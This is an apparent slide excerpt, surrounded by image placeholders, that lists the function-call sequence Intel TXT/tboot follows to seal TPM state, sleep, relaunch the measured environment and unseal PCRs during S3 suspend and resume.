


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
- Seal S3 key and MAC of Kernel Memory with Post-Launch PCRs
 - seal_post_k_state() → **g_tpm->seal()**
- Save Static PCRs(0~16)
 - tpm->save_state()
- Shutdown Intel TXT
 - txt_shutdown()
- Sleep. **Power off the CPU and the TPM!**
 - shutdown_system()
- Wake Up, Restore Static PCRs, and Resume
- Launch MLE again and then, Unseal S3 PCRs
 - begin_launch() → txt_s3_launch_environment()
 - post_launch() → s3_launch() → verify_integrity() → **g_tpm->unseal()**
- Extend PCRs and Resume Kernel
 - verify_integrity() → extends_pcrs() → **g_tpm->extend()**
 - s3 launch()-> prot to real()




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
